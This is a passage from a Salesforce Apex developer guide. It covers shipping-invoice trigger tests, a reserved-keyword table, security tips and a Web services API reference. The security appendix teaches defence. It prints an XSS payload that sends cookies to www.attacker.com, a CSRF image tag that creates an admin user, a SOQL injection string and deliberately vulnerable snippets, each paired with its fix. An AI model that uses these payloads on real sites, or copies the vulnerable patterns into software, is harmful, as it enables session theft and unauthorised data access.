            myOrder.TotalWeight__c -= (trigger.old[x].weight__c *
                                       trigger.old[x].quantity__c);

            // Increment the new subtotal and weight.
            myOrder.SubTotal__c += (trigger.new[x].price__c *
                                    trigger.new[x].quantity__c);
            myOrder.TotalWeight__c += (trigger.new[x].weight__c *
                                       trigger.new[x].quantity__c);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

            // Set tax rate to 9.25%  Please note, this is a simple example.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for tax rates is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Tax__c = myOrder.Subtotal__c * .0925;

            // Reset the shipping discount
            myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;
            updateMap.put(myOrder.id, myOrder);
         }
    }
    else
    {
        for(Item__c itemToProcess : itemList)
        {
            Shipping_Invoice__C myOrder;

            // Look up the correct shipping invoice from the ones we got earlier
            myOrder = SIMap.get(itemToProcess.Shipping_Invoice__C);
            myOrder.SubTotal__c += (itemToProcess.price__c *
                                    itemToProcess.quantity__c * subtract);
            myOrder.TotalWeight__c += (itemToProcess.weight__c *
                                       itemToProcess.quantity__c * subtract);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
```

```
        {

             // Set tax rate to 9.25%  Please note, this is a simple example.
             // Generally, you would never hard code values.
             // Leveraging Custom Settings for tax rates is a best practice.
             // See Custom Settings in the Apex Developer's guide
             // for more information.
             myOrder.Tax__c = myOrder.Subtotal__c * .0925;

             // Reset shipping discount
             myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;

            updateMap.put(myOrder.id, myOrder);

         }
     }

     // Only use one DML update at the end.
     // This minimizes the number of DML requests generated from this trigger.
     update updateMap.values();
}
```

ShippingDiscount Trigger

```
trigger ShippingDiscount on Shipping_Invoice__C (before update) {
    // Free shipping on all orders greater than $100

    for(Shipping_Invoice__C myShippingInvoice : Trigger.new)
    {
        if((myShippingInvoice.subtotal__c >= 100.00) &&
           (myShippingInvoice.ShippingDiscount__c == 0))
        {
            myShippingInvoice.ShippingDiscount__c =
                        myShippingInvoice.Shipping__c * -1;
            myShippingInvoice.GrandTotal__c += myShippingInvoice.ShippingDiscount__c;
        }
    }
}
```

Shipping Invoice Test

```
@IsTest
private class TestShippingInvoice{

    // Test for inserting three items at once
    public static testmethod void testBulkItemInsert(){
        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
```

```
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Retrieve the order, then do assertions
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE id = :order1.id];

        System.assert(order1.subtotal__c == 75,
                'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                'Order grand total was not $86.4375 but was '
                 + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                'Order shipping discount was not $0 but was '
                + order1.shippingdiscount__c);
    }

    // Test for updating three items at once
    public static testmethod void testBulkItemUpdate(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 1, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 2, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 4, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Update the prices on the 3 items
        list1[0].price__c = 10;
        list1[1].price__c = 25;
        list1[2].price__c = 40;
        update list1;

        // Access the order and assert items updated
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
```

```
                FROM Shipping_Invoice__C
                WHERE Id = :order1.Id];

        System.assert(order1.subtotal__c == 75,
                      'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                      'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                      'Order shipping was not $4.50, but was '
                      + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                      'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                      'Order shipping discount was not $0 but was '
                      + order1.shippingdiscount__c);

    }

    // Test for deleting items
    public static testmethod void testBulkItemDelete(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemA = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemB = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemC = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c itemD = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        list1.add(itemA);
        list1.add(itemB);
        list1.add(itemC);
        list1.add(itemD);
        insert list1;

        // Seven items are now in the shipping invoice.
       // The following deletes four of them.
        List<Item__c> list2 = new List<Item__c>();
        list2.add(itemA);
        list2.add(itemB);
        list2.add(itemC);
        list2.add(itemD);
        delete list2;

        // Retrieve the order and verify the deletion
```

```
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        System.assert(order1.subtotal__c == 75,
                      'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                      'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                      'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                      'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                      'Order shipping discount was not $0 but was '
                      + order1.shippingdiscount__c);
    }
    // Testing free shipping
    public static testmethod void testFreeShipping(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                         totalweight__c = 0, grandtotal__c = 0,
                         ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1,
                                    quantity__c = 1, Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2,
                                    quantity__c = 1, Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3,
                                    quantity__c = 1, Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Retrieve the order and verify free shipping not applicable
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        // Free shipping not available on $75 orders
        System.assert(order1.subtotal__c == 75,
                      'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                      'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                      'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                      'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                      'Order shipping discount was not $0 but was '
                      + order1.shippingdiscount__c);

        // Add items to increase subtotal
```

```
        item1 = new Item__C(Price__c = 25, weight__c = 20, quantity__c = 1,
                            Shipping_Invoice__C = order1.id);
        insert item1;

        // Retrieve the order and verify free shipping is applicable
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        // Order total is now at $100, so free shipping should be enabled
        System.assert(order1.subtotal__c == 100,
                      'Order subtotal was not $100, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 9.25,
                      'Order tax was not $9.25, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 19.50,
                      'Order shipping was not $19.50, but was '
                      + order1.shipping__c);
        System.assert(order1.totalweight__c == 26.00,
                      'Order weight was not 26 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 109.25,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == -19.50,
                      'Order shipping discount was not -$19.50 but was '
                      + order1.shippingdiscount__c);
    }

     // Negative testing for inserting bad input
    public static testmethod void testNegativeTests(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        Item__c item1 = new Item__C(Price__c = -10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = -2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = -1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item4 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 0,
                                    Shipping_Invoice__C = order1.id);

        try{
            insert item1;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Price must be non-negative'),
                          'Price was negative but was not caught');
        }

        try{
            insert item2;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Weight must be non-negative'),
                          'Weight was negative but was not caught');
        }
```

```
        try{
            insert item3;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Quantity must be positive'),
                          'Quantity was negative but was not caught');
        }

        try{
            insert item4;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Quantity must be positive'),
                          'Quantity was zero but was not caught');
        }
    }
}
```

Appendix B

Reserved Keywords

The following words can only be used as keywords.

Note: Keywords marked with an asterisk (*) are reserved for future use.

Table 7: Reserved Keywords

abstract	having*	retrieve*
activate*	hint*	return
and	if	returning*
any*	implements	rollback
array	import*	savepoint
as	inner*	search*
asc	insert	select
autonomous*	instanceof	set
begin*	interface	short*
bigdecimal*	into*	sort
blob	int	stat*
break	join*	super
bulk	last_90_days	switch*
by	last_month	synchronized*
byte*	last_n_days	system
case*	last_week	testmethod
cast*	like	then*
catch	limit	this
char*	list	this_month*
class	long	this_week
collect*	loop*	throw
commit	map	today
const*	merge	tolabel
continue	new	tomorrow
convertcurrency	next_90_days	transaction*
decimal	next_month	trigger

default*	next_n_days	true
delete	next_week	try
desc	not	type*
do	null	undelete
else	nulls	update
end*	number*	upsert
enum	object*	using
exception	of*	virtual
exit*	on	webservice
export*	or	when*
extends	outer*	where
false	override	while
final	package	yesterday
finally	parallel*	
float*	pragma*	
for	private	
from	protected	
future	public	
global		
goto*		
group*		

The following are special types of keywords that aren't reserved words and can be used as identifiers.

- after
- before
- count
- excludes
- first
- includes
- last
- order
- sharing
- with

Appendix C

Security Tips for Apex and Visualforce Development

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce.com has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it is important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Developer Force at http://wiki.developerforce.com/page/Security.

Cross Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Web site or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/articles/xss-faq.shtml
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, salesforce.com has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Unescaped Output and Formulas in Visualforce Pages

When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It is important to be aware that the output that is generated by expressions is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.

A common vulnerability is created by rerendering user input on a page. For example,

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value=" {!myTextField}" escape="false"/>
  </apex:outputPanel>
</apex:page>
```

The unescaped `{!myTextField}` results in a cross-site scripting vulnerability. For example, if the user enters :

```
<script>alert('xss')
```

and clicks **Update It**, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.

There are several functions that you can use for escaping potentially insecure strings.

HTMLENCODE

The HTMLENCODE function encodes text strings and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.

JSENCODE

The JSENCODE function encodes text strings and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

JSINHTMLENCODE

The JSINHTMLENCODE function encodes text strings and merge field values for use in JavaScript within HTML tags by inserting escape characters before unsafe JavaScript characters and replacing characters that are reserved in HTML with HTML entity equivalents.

URLENCODE

The URLENCODE function encodes text strings and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, exclamation points are replaced with `%21`.

To use `HTMLENCODE` to secure the previous example, change the `<apex:outputText>` to the following:

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

If a user enters `<script>alert('xss')` and clicks **Update It**, the JavaScript is not be executed. Instead, the string is encoded and the page displays `Value of myTextField is <script>alert('xss').`

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement:

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";script>var ret =
"{!$CurrentPage.parameters.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of `%22` instead of the HTML escaped `"`, since it is going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

The JavaScript executes, and the alert is displayed.

In this case, to prevent the JavaScript being executed, use the `JSENCODE` function. For example

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and may not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be

any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/articles/csrf-faq.shtml
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, salesforce.com has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in an SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If

the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Appendix D

Web Services API and SOAP Headers for Apex

This appendix details the Web services API calls and objects that are available by default for Apex.

Note: Apex class methods can be exposed as custom Force.com SOAP Web service API calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webService` keyword to define these methods. For more information, see Considerations for Using the `WebService` Keyword on page 228.

Any Apex code saved using the Web Service API calls uses the same version of the API as the endpoint of the API request. For example, if you want to use API version 24.0, use endpoint 24.0:

```
https://na1-api.salesforce.com/services/Soap/s/24.0
```

For information on all other Web services API calls, including those that can be used to extend or implement any existing Apex IDEs, contact your salesforce.com representative.

The following API objects are available as a Beta release in API version 23.0 and later:

- ApexTestQueueItem
- ApexTestResult

The following are Web services API calls:

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`
- `executeanonymous()`
- `runTests()`

The following SOAP headers are available in API calls for Apex:

- DebuggingHeader
- PackageVersionHeader

Also see the *Metadata API Developer's Guide* for two additional calls:

- `deploy()`
- `retrieve()`

ApexTestQueueItem

Note: The API for asynchronous test runs is a Beta release.

Represents a single Apex class in the Apex job queue. This object is available in API version 23.0 and later.

Supported Calls

`create()`, `describeSObjects()`, `query()`, `retrieve()`, `update()`, `upsert()`

Fields

Field Name	Description
`ApexClassId`	**Type** reference **Properties** Create, Filter, Group, Sort **Description** The Apex class whose tests are to be executed. This field can't be updated.
`ExtendedStatus`	**Type** string **Properties** Filter, Nillable, Sort **Description** The pass rate of the test run. For example: "(4/6)". This means that four out of a total of six tests passed. If the class fails to execute, this field contains the cause of the failure.
`ParentJobId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Read-only. Points to the AsyncApexJob that represents the entire test run. If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run

Field Name	Description
	can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.
`Status`	**Type** picklist **Properties** Filter, Group, Restricted picklist, Sort, Update **Description** The status of the job. Valid values are: • `Queued` • `Processing` • `Aborted` • `Completed` • `Failed` • `Preparing`

Usage

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class.

To abort a class that is in the Apex job queue, perform an update operation on the `ApexTestQueueItem` object and set its `Status` field to Aborted.

If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

ApexTestResult

Note: The API for asynchronous test runs is a Beta release.

Represents the result of an Apex test method execution. This object is available in API version 23.0 and later.

Supported Calls

`describeSObjects()`, `query()`, `retrieve()`

Fields

Field Name	Details
`ApexClassId`	**Type** reference **Properties** Filter, Group, Sort **Description** The Apex class whose test methods were executed.
